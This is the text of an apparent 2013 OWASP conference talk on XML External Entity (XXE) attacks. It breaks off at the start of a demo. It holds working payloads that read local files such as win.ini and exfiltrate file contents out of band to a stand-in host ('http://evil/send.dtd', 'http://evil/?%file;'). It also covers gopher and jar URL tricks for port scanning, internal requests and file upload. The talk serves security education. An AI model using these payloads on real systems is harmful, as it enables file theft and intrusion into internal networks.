



# What You Didn't Know About XML External Entities Attacks

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Hosted by OWASP & the NYC Chapter





- Application pentesting for nearly 9 years
- Enjoys vulnerability research
  - Always learning/developing new techniques
  - Loves to collaborate on research
  - Current areas: XXE, Application Cryptanalysis, IPv6
- OWASP chapter leader in Portland, Oregon  
*(we're always looking for speakers)*

@ecbftw




- XML is extremely pervasive
  - Document formats (OOXML, ODF, PDF, RSS, ...)
  - Image formats (SVG, EXIF Headers, ...)
  - Configuration files (you name it)
  - Networking Protocols (WebDAV, CalDAV, XMLRPC, SOAP, REST, XMPP, SAML, XACML, ...)
- Any security issue that affects XML, potentially affects a lot of software



- Entities are a feature defined in DTDs
  - DTDs a legacy carry-over from SGML
  - Allow for macro-like text and XML substitution
  - External entities are used to include other documents
- Entities are well-known source of attacks
  - Miles Sabin on xml-dev (June 8, 2002)
  - Gregory Steuck on Bugtraq (October 29, 2002)



- Arbitrary URL Invocation
  - CSRF-like Attacks
- DoS attacks abound
  - Recursive entity definition ("billion laughs attack")
  - DDoS against third parties via HTTP/FTP
- Data theft via "external" entities
  - Point entity to local file or internal HTTP resource
  - Include entity inline in document
  - Application exposes the XML contents later





Read `win.ini` and store it in your user's profile:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [
  <!ENTITY file SYSTEM "file:///c:/windows/win.ini">
]]>
<updateProfile>
  <firstname>Joe</firstname>
  <lastname>&file;</lastname>
  ...
</updateProfile>
```



- Retrieved document must be well-formed XML
  - No binary (must be UTF-8/16 data)
  - In text, no stray '&', '<' or '>'
  - XML files can be embedded, but often not usable
- Requires that the application gives data back



- Pentesters: "Data retrieval is impractical"
  - New research has made it more practical
- Vendors: "Developers can just turn off external entities"
  - Few developers even know that they are at risk
- Vendors: "Parser resource limits will stop DoS"
  - Completely ignores URL-oriented attacks



Just like regular entities, but only for DTDs

```
<!DOCTYPE updateProfile [  
  <!ENTITY % moresyntax "<!ENTITY foo 'dynamic'>">  
  %moresyntax;  
]>
```

...

```
<lastname>&foo;</lastname>
```

...



# Wouldn't be nice if we could do this?

```
<!DOCTYPE updateProfile [  
  <!ENTITY file SYSTEM "file:///has/broken/xml">  
  <!ENTITY start "<![CDATA[">  
  <!ENTITY end "]]>">  
]]>  
...  
<lastname>&start;&file;&end;</lastname>  
...
```

Doesn't work this way... =(





But with parameter entities, we can pull it off:

```
<!DOCTYPE updateProfile [  
  <!ENTITY % file SYSTEM "file:///has/broken/xml">  
  <!ENTITY % start "<![CDATA[">  
  <!ENTITY % end "]]>">  
  <!ENTITY % dtd SYSTEM "http://evil/join.dtd">  
  %dtd;  
]]>  
... <lastname>&all;</lastname> ...
```

Here, the `join.dtd` file contains:

```
<!ENTITY all "%start;%file;%end;">
```



- XML-related restrictions persist
  - Still no binary (must be UTF-8/16 data)
  - Some XML chars still cause problems, but well-formed XML files now readable as text
- Requires that the application gives data back
- Requires "phone home" access



- Wait... If we can build entity tags dynamically, why can't we build dynamic entity URLs?
  - We can!
  - First described by Osipov and Yunusov at Blackhat EU 2013



## Grab the file and send it all in the DTD:

```
<!DOCTYPE updateProfile [  
  <!ENTITY % file SYSTEM "file:///path/to/goodies">  
  <!ENTITY % dtd SYSTEM "http://evil/send.dtd">  
%dtd;  
%send;  
]]>  
...
```

## Here, the send.dtd file contains:

```
<!ENTITY % all  
  "<!ENTITY &#x25; send SYSTEM 'http://evil/?%file;'">  
>  
%all;
```



- The up side
  - No application interaction
  - Data theft **before** schema validation
- Character Limitations
  - Still no binary (must be UTF-8/16 data)
  - Either ' or ' will cause an error
  - # will cause URL truncation
- Requires "phone home" access



- Don't underestimate the humble URL
- Many platforms/parsers support a surprising variety of URL schemes/protocols
- Many protocols can be used in unintended ways
- Usable without external entity support



## Those enabled by default:

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto gopher *	file http https ftp

\* Removed circa September 2012



- `file:///...` handler gives directory listings
- Older versions of Java allow arbitrary data to be sent over TCP via `gopher:///...`
- The `jar:///...` handler can be used to:
  - Peek inside any ZIP file
  - Upload files (!)



- `gopher://{host}:{port}/{type}{request}`
  - Any `host`, any TCP `port`
  - `type` is a single digit integer
  - `request` can be any binary data, percent-encoded
- Perfect for:
  - CSRF-like attacks on internal services
  - Port scanning
  - Exploiting secondary network vulnerabilities



- Disabled in Oracle JDK, September 2012
  - Thanks to:
    - "*SSRF vs. Business-critical applications: XXE tunneling in SAP*"  
-- Alexander Polyakov, Blackhat 2012
  - Supported in 1.7u7, 1.6u32 and earlier
- Requests are single-shot; no handshakes
- Limited retrieval of responses



- `jar: {url}! {path}`
  - `url` is any supported URL type (except `jar`)
  - `path` is the location within the zip file to fetch
- Can be used to pull files from:
  - `jar/war/ear, docx, xlsx, ...`
- DoS attacks
  - Decompression bomb anyone?
  - Fill up temporary space



- How does Java handle remote Jars?
  - Download jar/zip to temporary file
  - Parse headers, extract specific file requested
  - Delete the temporary file
- Can we find this temp file?
  - Of course! We have directory listings



- Temp file is only there for what, a second?
  - It's there as long as the download takes...
  - ...and we control the download rate!
- Attack process:
  - Force a jar URL to be fetched
  - Push almost all of the content immediately
  - Stall the rest of the download indefinitely
  - Use directory listings to locate the file




- We can upload arbitrary file content
  - Not just zip files
- We can't control:
  - Location of the file
  - Any part of the name or extension



## RCE SCENARIO

- A slightly older public web application
  - Runs under Tomcat 6 and Oracle JRE 1.7u7
  - Tomcat admin interface restricted to internal
- Load balancer used to handle SSL/TLS
- Public web app vulnerable to an XXE flaw
  - "Inline" entity inclusion usable
  - TCP egress permitted







How can we pwn this server?


DEMO TIME



# APPSEC USA 2013 Step 1: Reconnaissance

